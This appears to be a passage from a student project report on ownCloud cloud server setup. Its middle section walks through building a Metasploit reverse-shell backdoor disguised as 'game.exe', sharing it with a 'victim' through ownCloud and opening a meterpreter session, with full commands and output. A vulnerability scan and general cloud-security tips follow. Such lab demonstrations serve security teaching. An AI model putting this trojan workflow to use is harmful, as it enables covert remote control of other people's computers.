
```
ec2-user@ip-172-31-45-49:~  
[root@ip-172-31-45-49 ~]# setenforce 0  
[root@ip-172-31-45-49 ~]#
```

Open Browser and open url 18.223.149.1/owncloud







## Adding User



Fill all details like username and email id.



Now User is Added, and Quota is limited to 2 GB.



Adding Group.

The screenshot shows the ownCloud Users management interface. On the left, there is a sidebar with a search bar containing 'Private' and a list of groups: 'Everyone', 'Admins', and 'Public'. A blue arrow points to the 'Private' group. The main area displays a table of users. The table has columns for Username, Full Name, Password, Groups, Group Admin for, and Quota. There are two users listed: 'sumit' and 'sumit1', both associated with the 'admin' group. The 'sumit1' user has a quota of 2 GB.

Username	Full Name	Password	Groups	Group Admin for	Quota
sumit	sumit	*****	admin	no group	Default
sumit1	sumit1	*****	no group	no group	2 GB

New Group has been added.

This screenshot is similar to the one above, but it shows an additional group, 'Private', in the left sidebar. A blue arrow points to the 'Private' group. The table of users remains the same, with 'sumit' and 'sumit1' listed.

Username	Full Name	Password	Groups	Group Admin for	Quota
sumit	sumit	*****	admin	no group	Default
sumit1	sumit1	*****	no group	no group	2 GB

## Hack Windows Using Metasploit Framework

Creating a backdoor for windows machine using msfvenom command.

```
Msfvenom -p windows/meterpreter/reverse_tcp
```

```
lhost=172.21.45.49 lport=8090 -f exe -o game.exe
```




```
cp game.exe /var/www/html
```


```
msf5 > msfvenom -p windows/meterpreter/reverse_tcp lport=192.168.43.35 lport=8090 -f exe -o game.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp lport=192.168.43.35 lport=8090 -f exe -o game.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: game.exe
msf5 > cp game.exe /var/www/html
[*] exec: cp game.exe /var/www/html
msf5 >
```

Now uploading this game.exe to Owncloud and share folder to Victim.



Now, Victim has downloaded and going to install game.exe



Now you can see in picture below –

Meterpreter session 1 opened...

```

      =[ metasploit v5.0.30-dev                               ]
+ -- --=[ 1900 exploits - 1069 auxiliary - 329 post           ]
+ -- --=[ 550 payloads - 44 encoders - 10 nops                ]
+ -- --=[ 2 evasion                                           ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.43.35
lhost => 192.168.43.35
msf5 exploit(multi/handler) > set lport 8090
lport => 8090
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.35:8090
[*] Sending stage (179779 bytes) to 192.168.43.15
[*] Meterpreter session 1 opened (192.168.43.35:8090 -> 192.168.43.15:49221) at 2019-07-08 00:00:40
+0530

meterpreter > █

```

Checking the system info of Victim's machine.

```

meterpreter > sysinfo
Computer      : VICTIM-PC
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > █

```

## Scanning Vulnerabilities

We are going to use Kali Linux tool for vulnerability scan called **GOLISMERO**.

### GOLISMERO

It is a vulnerability scanner which complete 5 steps of hacking and also use a lot of third party tool and it tries to brute force.

golismo scan 18.223.149.1

```
root@jarvis:~# golismo scan 18.223.149.1

/-----\
| GoLismo 2.0.0b6, The Web Knife |
| Copyright (C) 2011-2014 GoLismo Project |
| Contact: contact@golismo-project.com |
\-----/

GoLismo started at 2019-07-08 06:57:16.122921 UTC
[*] GoLismo: Audit name: golismo-lZFWfr20
[!] Shodan: Plugin disabled, reason: Missing API key! Get one at: http://www.shodanhq.com/api_doc
[!] SpiderFoot: Plugin disabled, reason: SpiderFoot plugin not configured! Please specify the URL to connect to the SpiderFoot server.
[!] OpenVAS: Plugin disabled, reason: Missing hostname
[*] GoLismo: Added 2 new targets to the database.
[*] GoLismo: Launching tests...
[*] GoLismo: Current stage: Reconnaissance
[*] Web Spider: Spidering URL: http://18.223.149.1/
[*] Web Server Fingerprinter: 11.11% percent done...
[*] Web Server Fingerprinter: 22.22% percent done...
```

## Report

```
root@jarvis:~# golismo scan 18.223.149.1

[*] GoLismo: Current stage: Exploitation (intrusive)
[*] OpenSSL Heartbleed Attack: Connecting...
[!] OpenSSL Heartbleed Attack: Error: timed out
[*] GoLismo: Current stage: Reporting

--= Report ==-

-# Summary #-

Audit started: 2019-07-08 12:27:16.201885 UTC
Audit ended: 2019-07-08 12:30:17.650484 UTC
Execution time: 0 days, 0 hours, 3 minutes and 1 seconds

Scanned hosts: 2
Vulnerabilities: 0

-# Vulnerabilities #-

No vulnerabilities found.

GoLismo finished at 2019-07-08 07:00:17.778707 UTC
root@jarvis:~#
```

---

## Conclusion

### *Securing cloud server from being hacked :*

---

#### **Ensure Local Backup**

It is the essential precaution that one can take towards cloud data security. Misuse of data is one thing but losing possible data from your end may result in dire consequences.

#### **Avoid Storing Sensitive Information**

Many companies refrain from storing personal data on their servers, and there is sensibility behind the decision — saving sensitive becomes a responsibility of the organization. Compromise with such data can lead to gruesome troubles for the firm.

#### **Use Encryption**

Encrypting data before uploading it to the cloud is an excellent precaution against threats from unwanted hackers. Use local encryption as an additional layer of security

#### **Apply Reliable Passwords**



Utilize discretion and don't make your passwords predictable. Additionally, introduce a two-step verification process to enhance the security level of your data.

### **Test Your Security**

Testing might sound like a minor task, but it can make a significant difference. Testing may include examining your cloud to see how well it is performing in association with its security setup.